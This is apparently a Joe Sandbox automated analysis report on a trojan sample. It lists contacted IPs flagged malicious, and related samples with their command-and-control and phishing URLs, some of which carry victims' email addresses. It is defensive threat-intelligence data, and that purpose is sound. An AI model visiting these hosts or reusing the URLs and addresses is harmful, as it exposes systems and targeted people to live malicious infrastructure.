http://www.sz360buy.com/d	wlanext.exe, 00000006.00000002 .485637823.00000000034A5000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sz360buy.com/o56q/?6l=2CtK5nvmO	wlanext.exe, 00000006.00000002 .485456630.0000000003496000.00 000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.fonts.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000003.0000000 0.253203842.0000000008B46000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.235.200.112	unknown	United States		13335	CLOUDFLARENETUS	true
35.186.238.101	unknown	United States		15169	GOOGLEUS	true
160.122.148.234	unknown	South Africa		137951	CLAYERLIMITED-AS-APClayerLimitedHK	true
198.49.23.141	unknown	United States		53831	SQUARESPACEUS	false
192.64.147.164	unknown	United States		19867	VOODOO1US	true
23.227.38.64	unknown	Canada		13335	CLOUDFLARENETUS	true
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
65.254.250.119	unknown	United States		29873	BIZLAND-SDUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321308
Start date:	20.11.2020
Start time:	20:12:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NQQWym075C.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@12/0@15/8
EGA Information:	Failed
HDC Information:	• Successful, ratio: 53.5% (good quality ratio 49.2%) • Quality average: 71.8% • Quality standard deviation: 31.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 2.18.68.82, 51.104.144.132, 2.20.142.210, 2.20.142.209, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, fs.microsoft.com, arc.msn.com.nsatc.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, umwatsonrouting.trafficmanager.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
35.186.238.101	New Additional Agreement.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?J2JxbNH=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fs+LoYF7THMi&BXEpz=Z2Jd8XTPeT
	New Additional Agreement - Commercial and Technical Proposal for Supply.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?tVm0=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fvSb0pZAUylzp9ZxLw==&U4kp=Ntx4URGPjVrdVrx
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• www.stockandbarrell.com/bw82/?sBZXxj6=Zr9dh+Ojghb1L1e/pORPvWuTQwqD3K8M6Vqb62ieYdyG8WG8lG/7s6/5fs+h3o17XFEi&tHrp=9r7HOjb8jFFtz
	request.exe	Get hash	malicious	Browse	• www.toplegallawfirm.com/d8h/?DXaDp=fRmTtjUX8ZQHeF6&1bS=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCNxKh6DRp2hl
	PO#646756575646.exe	Get hash	malicious	Browse	• www.toplegallawfirm.com/d8h/?YL0=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCORwxrjpzRAi&EhLT5l=9rhdJxHx-Bl
	PpCVLJxsOp.exe	Get hash	malicious	Browse	• www.posh-tee.com/d9s8/?Kdnlebm=wtT5wB6vDfWKpHQ2+opxhwshPkt6Ry2ICccTdH8CdSqi9c7YjUx9bKQZOZuVsfJ5JcVD&uZCk=D4ft

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Amacon Company profile & about us.exe	Get hash	malicious	Browse	• www.officesplits.com/aqu2/?hbWhmPd=BEj5kt93wyPSdeX8N5io9IKa6SvYcw+QqKy+0SeD3QvCPmxR+dfnVYSf1CTwTQmZboHhrPtb5w==&_TAHxl=ZL3hMDhPFVz
	PO8479349743085.exe	Get hash	malicious	Browse	• www.topglallawfirm.com/d8h/?Jfy=I8xQoUppBoDvKzYHSB5P94IAGgo/a3mjarcEvmq07IJ87QroVVa3muqHCNxg+KzRt0pl&njq0sr=RzuPip
	caNlGGGG6kRIttj.exe	Get hash	malicious	Browse	• www.samanthahough.com/cdm/?Txo=O0DPaDpH6xG0tP&H2Jpg6=3aMnj7LffomM9xm98kkuSFNUfnLrlUkoV7W3F45/8qR+nukmFQOoeRDy/pjQLaRWbGrl
	iLividSetup-r1136-n-bi.exe	Get hash	malicious	Browse	• download.cdn.installspeed.com/cdn/packs/1/python.exe
	http://govermentbids.com/	Get hash	malicious	Browse	• www6.governmentbids.com/?tdfs=1&s_token=1588788601.0021690367&uuid=15887886010021690367&kw=Government+Bidding+Opportunities&term=Government%20Bidding%20Opportunities&term=Construction%20Bids&term=Latest%20News%20on%20Business%20Intelligence&backfill=0
	http://softwaredownload.me	Get hash	malicious	Browse	• www.regeacycleaner.com/images/banner728x90.gif
	http://byrontorres.com.co/c756mndf090/ZS/?Yerima=NLA&onowu=demian.magalhaes@bmrn.com	Get hash	malicious	Browse	• will.co/?from=will.co
	Remittance.doc	Get hash	malicious	Browse	• www.urgentloans.today/wh/
	18edd.exe	Get hash	malicious	Browse	• www.wildconfession.com/mi/
	HELP_DECRYPT.HTML	Get hash	malicious	Browse	• www6.tolotor.com/?s_token=1555948481.0856494941&searchbox=1&showDomain=1&tdfs=1

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.49.23.141	vOKMFxiCYt.exe	Get hash	malicious	Browse	• www.themaskedstitcher.com/glt/?SP=cnxhAdAh&V4=oeIisVoovR5GVMPXvvkWG2hSa0zFuUbByopAkVC9hBB+Ndji49czoVDBLaeM7MDZ9TnP
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• www.katrinarask.com/sbmh/?FPWlMXx=W647QVGGXcyuIQJd2YRsV4l3KrBdlR6nE0kWwxhnTOMt1o1EWv0jVtfUgI2cf5E+EjKE&AlO=O2JtmTIX2
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.floresereis.com/gyo3/?Ez=PS6J2QmalNJ2YJDjbe69AvUeFdUcpOy/3pEgziSDPBkUWsWS6mOmijOfudAWg7zfBEC1B5r2MQ==&lhud=TjfdU2S
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• f69e.engage.squarespace-mail.com/
	dB7XQuemMc.exe	Get hash	malicious	Browse	• www.misseenroyaluniverse.com/nt8e/?wfv=ZReo2Pt2Qe1/UCtjKFtXHq3RWUOi2Gm/wCbn0tZxqkEIYA02TnYAkFkYrty+KlrZCZ6r&Tj=yrIt
	hRVrTsMv25.exe	Get hash	malicious	Browse	• www.qlifepharmacy.com/hko6/?XVJpkDH8=GNi/DpI/o0IU2mlIts+MFBAG9T0dMGL590B2ep5La5xhQGCr0BB5YDI5YioaKEegNoVx&V8-DC=02JL1VL0CDLPLTE0
	NzI1oP5E74.exe	Get hash	malicious	Browse	• www.kayapallisgaard.com/igqu/?v6=+FdV/Kd4fGUiBuWYNlWEm7YK8cxavEbtySDgdYvfxIiidE6desXWnlu2B7HA/iyauFln7ZyoAg==&1b=V6O83JaPw

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PO.exe	Get hash	malicious	Browse	• www.unusualdawg.com/9d1o/?1bm=QkXoOVVmg24y7wxEBap6bO8f6UGaNui7YjNJ7V3V8x8CyLlwzZoXh9kyUu+YoqOVbj3TZFChrA==&sZRd=pBiHDjuxCVPXGhYp
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• www.halohheartdachshunds.com/sub/?ndndn4=RVlTij&AR5=XFWzbX0ToqWBjEsf26ufL7Xq5jBuxaIMiFZhysx3UlJl7XvmT/Bu5040hGTugKhDCWzPxOW3Cg==
23.227.38.64	Order specs19.11.20.exe	Get hash	malicious	Browse	• www.revitalizedmassages.com/nwrr/?cj=WWUTrG2H53UDPm4fymhYbZ6FEZ2vv7coSQRaIZEpPnE3OChV57utS9NVtPLJPUKqb/lfOB3tjA==&Rxo=L6hH4NIhfjzT
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• www.greyheartco.com/gyo3/?lhud=TjfdU2S&Ez=VRq/4bhsKv1qlAknrQ5hu7ufPDU/kFASf52Viavgh6mPLKTgLe2AbIuuYHmZ1DmwWuV7SDf/Rg==
	ORDER SPECIFITIONS.exe	Get hash	malicious	Browse	• www.bloochy.com/sbmh/?1bm=ml4L1VHx9VtP4&EHL0SXQ=skYwVssfaMrhlhDh0By1+2yNFudwvP+0WfyEru4f7dWeU3QH+Wh99HLFJbrbf46KqAo9+XRR2g==
	anthony.exe	Get hash	malicious	Browse	• www.trylolows.com/94sb/?EzrtzfAP=tSe/k2hUbK9JOGMbNEj8EXoWq8Zj/1DbRaCiT8m75tvTcFIe2nO1Yz8/giUKQEiOMvB9&ohrX_=SzrlPD

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• www.vroli n.com/nt8e/?VR-X1=lh idFTgXYF18 2Xr&EVY0dP p=++xYuLJg oH6pp3kD7R vwfttHqcXz QyvEvUgnOC U49uNqHCcn 0mAStAECl/ W4Fw7pSe42
	qAOaubZNjB.exe	Get hash	malicious	Browse	• www.outth eframecust oms.com/9t6k/? kr4Dhd m=b8EUNPE+ oYf5M4MWpX scm/Bt3xsj Lt8hNenJJ3 DjxXNjYfRD WC0pztruTX xxPEVbHApZ iCNZlQ==&u FQl=XP7PnlQx
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• www.urban ocity.store/cia6/? 7n-DJ=LUkSQM UqYs7d/2/b QOaEkxwm6h 1839rWxFY8 smdD3nXH8S 9l405T6SEn CwX9eUfgpM cI&8pF01J= z2MDljT0
	new file.exe.exe	Get hash	malicious	Browse	• www.petbr ushstore.c om/o1u9/?n jkdnt=Q3jA rTzQomb8tY Qjs0i35Hd2 lVKZ4ZpdhJ 9m5dLOjDMM vgJeXKLel0 XjPM3NYbPZ 3G7K&uFNH= XRlPhLopGJm
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• www.ocean eweb.com/t4vo/? Dxlpd =7PaCOu+D6 kuoRhra2/D dmZqanQaaV 6NiuZJZ0zs rTp0nU//kb +dIKE6P6rt NpgnXIUgzk m08KA==&lh uh=TxlhfFN
	PDF ICITIUS33BUD10307051120003475.exe	Get hash	malicious	Browse	• www.thego ddessnow.c om/iic6/?DV8TCr-=kpF ST7hQkD6Xd 0828GyVAB9 ShRfCqEmTo n+Mjho/+Ke KnPgTpIIX+ 6uaFoMBGmU QlSwJ&U0DH 6=kf50d0Dh 3Z44mV
	9qB3tPamJa.exe	Get hash	malicious	Browse	• www.urban ocity.store/cia6/? jFNl2N=LUkSQ MUqYs7d/2/ bQOaEkxwm6 h1839rWxFY 8smdD3nXH8 S9l405T6SE nCwX9eUfgp McI&oX=_0G xtp50WtBTh

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• www.tuandyocollection.com/o9b2/?u6u4=4u1+S9oSK4nstT4jNXOLKZbiFeL6aAnN2nRxn3s4rrQDR63bTgJncZI5SfyJVXhtI5sI&J484=xPJtLXbX
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• www.datilerabotique.com/vrf/?-Zi=W6RxUV3PO&jVgH=zZDHshi4Pkd0P2Vpy5GFv9MKLH+ZM1DgmcjI3w6ycoE5KItthN6fBKorEr45KSVJ/Kq+
	ALPHA_PO_16201844580.exe	Get hash	malicious	Browse	• www.brileh.com/ihj8/?FDHH=kp1TyTNK2TfuAAxDHOaKlJ15BQElGFL/Q3eeESeMemH8ItjJfxH4T076vYWIe4YDF7Ys&Rl=VtxXE
	New Additional Agreement.exe	Get hash	malicious	Browse	• www.ruffstuffstore.com/bw82/?J2JxbNH=F3MU/Kc9rzkv3+20WLBKi+7XbNe8+wVKAq98A/O7YoJHgqMODA/UAiCFbu5irG5nl0Gy&BXEpz=Z2Jd8XTPeT
	sipari#U015f #U00f6zelli#U011fi.exe	Get hash	malicious	Browse	• www.shealetics.com/kvsz/?MZBd=pyqPkBONPCXFxqPz4KsKvAuTNXQUgDbZ3J9fAIoMlnMKdo+zxz753OdtOPLvMHpQpZ2siukHtw==&u6u49=bjopdnoHu6vPPT
	rvNT4kv6bg.exe	Get hash	malicious	Browse	• www.ragdollmafia.com/xnc/?AbvxNjd=LLp5sBfRfEb8C8Y7ovaBcIS1tPGvw3XmCrdvIeV7+nVuizjJpwa7ct0G5dTBu4flngfG&0rn=WHr8JjC8t
	fatura.exe	Get hash	malicious	Browse	• www.nairobi-paris.com/hko6/?Mln=lnnZpxegrJKzTox397oQ7hMdCzz828WEhmoqeuNRxe7x8IdLeLrXs8RcdM6azEYnfszPY9qEDw==&U48tf=Ntx0P4L0UTCht6D

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• www.latinaexpres.com/bw82/?K4k0=MH8aeG+uv4aCbfCRrZwRssY8CBuQ73rTgBLgsoEJobo1qpmthBUfRE7zHxZh8QhM+w6Y&dDH=P0GPezWpdVGtah
	Zahlung-06.11.20.exe	Get hash	malicious	Browse	• www.thejjluxe.com/dn87/?s0=D48TxL4H6JsL&8pn=4mElxGVUFlj4nxvETlvf5jB8mDgPBMXgmrBaKXQ2dITKbac5O6ttK9phZp36CtVkQTq9

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.tnicholson.design	Order List.xlsx	Get hash	malicious	Browse	• 65.254.250.119
ext-sq.squarespace.com	kayx.exe	Get hash	malicious	Browse	• 198.185.159.141
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 198.49.23.141
	Purchase Order 40,7045.exe	Get hash	malicious	Browse	• 198.49.23.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	v6k2UHU2xk.exe	Get hash	malicious	Browse	• 198.185.159.141
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	PO.exe	Get hash	malicious	Browse	• 198.49.23.141
	H4A2-423-EM154-302.exe	Get hash	malicious	Browse	• 198.185.159.141
	KZ7qjnBlZF.exe	Get hash	malicious	Browse	• 198.49.23.141
	scnn7676766.exe	Get hash	malicious	Browse	• 198.185.159.144
	price quote.exe	Get hash	malicious	Browse	• 198.185.159.145
	t64.exe	Get hash	malicious	Browse	• 198.185.159.144
	Preview_Annual.xlsb	Get hash	malicious	Browse	• 198.49.23.145
	Se adjunta un nuevo pedido.exe	Get hash	malicious	Browse	• 198.49.23.145
	wPthy7dafVcH94f.exe	Get hash	malicious	Browse	• 198.49.23.144
	54nwZp1aPg.exe	Get hash	malicious	Browse	• 198.49.23.144
	uiy3OAYIpt.exe	Get hash	malicious	Browse	• 198.185.159.144
shops.myshopify.com	Order specs19.11.20.exe	Get hash	malicious	Browse	• 23.227.38.64
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 23.227.38.64
	SWIFT_HSBC Bank.exe	Get hash	malicious	Browse	• 23.227.38.64
	ORDER SPECIFITIONS.exe	Get hash	malicious	Browse	• 23.227.38.64
	anthony.exe	Get hash	malicious	Browse	• 23.227.38.64
	udtiZ6qM4s.exe	Get hash	malicious	Browse	• 23.227.38.64
	qAOaubZNjB.exe	Get hash	malicious	Browse	• 23.227.38.64
	uM0FDMSqE2.exe	Get hash	malicious	Browse	• 23.227.38.64
	new file.exe.exe	Get hash	malicious	Browse	• 23.227.38.64
	jrzlwOa0UC.exe	Get hash	malicious	Browse	• 23.227.38.64
	PDF ICITIUS33BUD10307051120003475.exe	Get hash	malicious	Browse	• 23.227.38.64
	HN1YzQ2L5v.exe	Get hash	malicious	Browse	• 23.227.38.64
	xMH0vGL2UY.exe	Get hash	malicious	Browse	• 23.227.38.64
	9qB3tPamJa.exe	Get hash	malicious	Browse	• 23.227.38.64
	http://ecoair.org	Get hash	malicious	Browse	• 23.227.38.64
	COMMERCIAL INVOICE BILL OF LADING DOC.exe	Get hash	malicious	Browse	• 23.227.38.64
	http://ecoair.org	Get hash	malicious	Browse	• 23.227.38.64

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ-1225 BE285-20-B-1-SMcS - Easi-Clip Project.exe	Get hash	malicious	Browse	• 23.227.38.64
	ALPHA_PO_16201844580.exe	Get hash	malicious	Browse	• 23.227.38.64
	New Additional Agreement.exe	Get hash	malicious	Browse	• 23.227.38.64

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLAYERLIMITED-AS-APClayerLimitedHK	ant.exe	Get hash	malicious	Browse	• 160.122.149.206
	nass.exe	Get hash	malicious	Browse	• 164.88.89.9
	new file.exe.exe	Get hash	malicious	Browse	• 168.206.237.116
	Zahlung-06.11.20.exe	Get hash	malicious	Browse	• 155.159.204.214
	7x7HROymud.exe	Get hash	malicious	Browse	• 160.121.58.239
	PLAN ORDER DURAN.exe	Get hash	malicious	Browse	• 160.121.180.19
	BANK TRANSFER SLIP.exe	Get hash	malicious	Browse	• 155.159.33.54
	PO_7801.exe	Get hash	malicious	Browse	• 164.88.101.212
	Payment Advice - Advice Ref[GLV824593835].exe	Get hash	malicious	Browse	• 164.88.81.242
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 168.206.49.204
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 160.121.14.148
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 164.88.89.161
	SecuriteInfo.com.Exploit.Siggen2.47709.12233.rtf	Get hash	malicious	Browse	• 160.121.132.40
	mp0nMsMroT.exe	Get hash	malicious	Browse	• 155.159.203.193
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.20877.rtf	Get hash	malicious	Browse	• 155.159.203.193
	01d07.exe	Get hash	malicious	Browse	• 160.122.212.17
GOOGLEUS	vOKMFxiCYt.exe	Get hash	malicious	Browse	• 34.102.136.180
	com.fdhgkjhrtjkjbx.model.apk	Get hash	malicious	Browse	• 216.58.212.163
	http://www.portal.office.com.s3-website.us-east-2.amazonaws.com#p.steinberger@wafra.com	Get hash	malicious	Browse	• 172.217.16.193
	http://https://storage.googleapis.com/storesll0f4bb6d9b7f964569155d2bb42628/a83416219a20d87f4dabde9f057f93b5.html#p.steinberger@wafra.com	Get hash	malicious	Browse	• 172.217.16.193
	http://https://docs.google.com/document/d/e/2PACX-1vS19QxlBmfgZPBsUyM3LjkhvVA-TJ0Z_P3J8f_cqg7VN4_zRcrthLeTjZzAubcBh9YWnC0ty3FtmofH/pub	Get hash	malicious	Browse	• 172.217.16.193
	http://https://sites.google.com/site/id500800931/googledrive/share/downloads/storage?FID=6937265496484	Get hash	malicious	Browse	• 172.217.16.193
	http://https://docs.google.com/document/d/e/2PACX-1vSF_0NxJ4W_JaHZNaHV7imTfN6FtP563leR3WEEVqre35gDV9YM55P9l-6Y-B1gmL7J7GW--QSF89LQ/pub	Get hash	malicious	Browse	• 172.217.16.193
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 172.217.23.161
	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 172.217.21.195
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 172.217.23.161
	Order List.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 35.230.2.159
	http://global.krx.co.kr/board/GLB0205020100/bbs#view=649	Get hash	malicious	Browse	• 108.177.15.155
	Purchase Order 40,7045$.exe	Get hash	malicious	Browse	• 34.102.136.180
	invoice.exe	Get hash	malicious	Browse	• 34.102.136.180
	TR-D45.pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	knitted yarn documents.exe	Get hash	malicious	Browse	• 172.253.120.109
	86dXpRWnFG.exe	Get hash	malicious	Browse	• 34.102.136.180
	http://https://kimiyasanattools.com/outlook/latest-onedrive/microsoft.php	Get hash	malicious	Browse	• 172.217.16.130
	b0408bca49c87f9e54bce76565bc6518.exe	Get hash	malicious	Browse	• 74.125.34.46
CLOUDFLARENETUS	http://www.portal.office.com.s3-website.us-east-2.amazonaws.com#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://storage.googleapis.com/storesll0f4bb6d9b7f964569155d2bb42628/a83416219a20d87f4dabde9f057f93b5.html#p.steinberger@wafra.com	Get hash	malicious	Browse	• 104.16.19.94
	ARjQJiNmBs.exe	Get hash	malicious	Browse	• 104.18.88.101
	1piS4PBvBp.exe	Get hash	malicious	Browse	• 104.18.88.101
	http://https://largemail.r1.rpost.net/files/7xU97qcFgCvB3Uv1wDC4qvS2ZriLfublohKWA5V3/ln/en-us	Get hash	malicious	Browse	• 104.26.9.44
	New Order.exe	Get hash	malicious	Browse	• 104.23.98.190
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 104.16.155.36
	http://https://eagleeyeproduce-my.sharepoint.com/:o:/p/mckrayp/EtopxtQDn3pOqhvY4g_gG3ABKX9ornSoGNhGOLlXyaU89Q?e=Ee0wW2	Get hash	malicious	Browse	• 104.16.19.94
	http://https://certified1.box.com/s/2ta9r7cyn5g09fblryd9xqqpnfxbjqej	Get hash	malicious	Browse	• 104.16.19.94
	Report.464129889.doc	Get hash	malicious	Browse	• 104.28.21.160
	SecuriteInfo.com.Trojan.PWS.StealerNET.67.29498.exe	Get hash	malicious	Browse	• 104.28.29.208
	http://s1022.t.en25.com/e/er?s=1022&lid=2184&elqTrackId=BEDFF87609C7D9DEAD041308DD8FFFB8&lb_email=bkirwer%40farbestfoods.com&elq=b095bd096fb54161953a2cf8316b5d13&elqaid=3115&elqat=1	Get hash	malicious	Browse	• 104.18.27.190
	http://https://ubereats.app.link/cwmLFZfMz5?%243p=a_custom_354088&%24deeplink_path=promo%2Fapply%3FpromoCode%3DRECONFORT7&%24desktop_url=tracking.spectrumemp.com/el?aid=8feeb968-bdd0-11e8-b27f-22000be0a14e&rid=50048635&pid=285843&cid=513&dest=overlordscan.com/cmV0by5tZXR6bGVyQGlzb2x1dGlvbnMuY2g=%23#kkowfocjoyuynaip#	Get hash	malicious	Browse	• 104.24.97.83
	http://https://hastebin.com/raw/xatuvoxixa	Get hash	malicious	Browse	• 104.24.126.89
	http://https://bit.ly/35MTO80	Get hash	malicious	Browse	• 104.31.69.156
	Order List.xlsx	Get hash	malicious	Browse	• 104.24.122.89
	USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	Get hash	malicious	Browse	• 162.159.133.233
	Request for quotation.xlsx	Get hash	malicious	Browse	• 172.67.181.41
	MV TBN.exe	Get hash	malicious	Browse	• 104.28.5.151
	PO 20-11-2020.pps	Get hash	malicious	Browse	• 172.67.22.135
SQUARESPACEUS	vOKMFxiCYt.exe	Get hash	malicious	Browse	• 198.49.23.141
	kayx.exe	Get hash	malicious	Browse	• 198.185.159.141
	BANK ACCOUNT INFO!.exe	Get hash	malicious	Browse	• 198.49.23.141
	http://WWW.ALYSSA-J-MILANO.COM	Get hash	malicious	Browse	• 198.185.159.141
	Payment Advice - Advice Ref GLV823990339.exe	Get hash	malicious	Browse	• 198.49.23.141
	baf6b9fcec491619b45c1dd7db56ad3d.exe	Get hash	malicious	Browse	• 198.49.23.177
	http://f69e.engage.squarespace-mail.com	Get hash	malicious	Browse	• 198.49.23.141
	NEW PO.exe	Get hash	malicious	Browse	• 198.185.159.141
	p8LV1eVFyO.exe	Get hash	malicious	Browse	• 198.49.23.177
	dB7XQuemMc.exe	Get hash	malicious	Browse	• 198.49.23.141
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 198.49.23.141
	qkN4OZWFG6.exe	Get hash	malicious	Browse	• 198.185.159.144
	kvdYhqN3Nh.exe	Get hash	malicious	Browse	• 198.185.159.144
	NzI1oP5E74.exe	Get hash	malicious	Browse	• 198.49.23.141
	IQtvZjIdhN.exe	Get hash	malicious	Browse	• 198.49.23.177
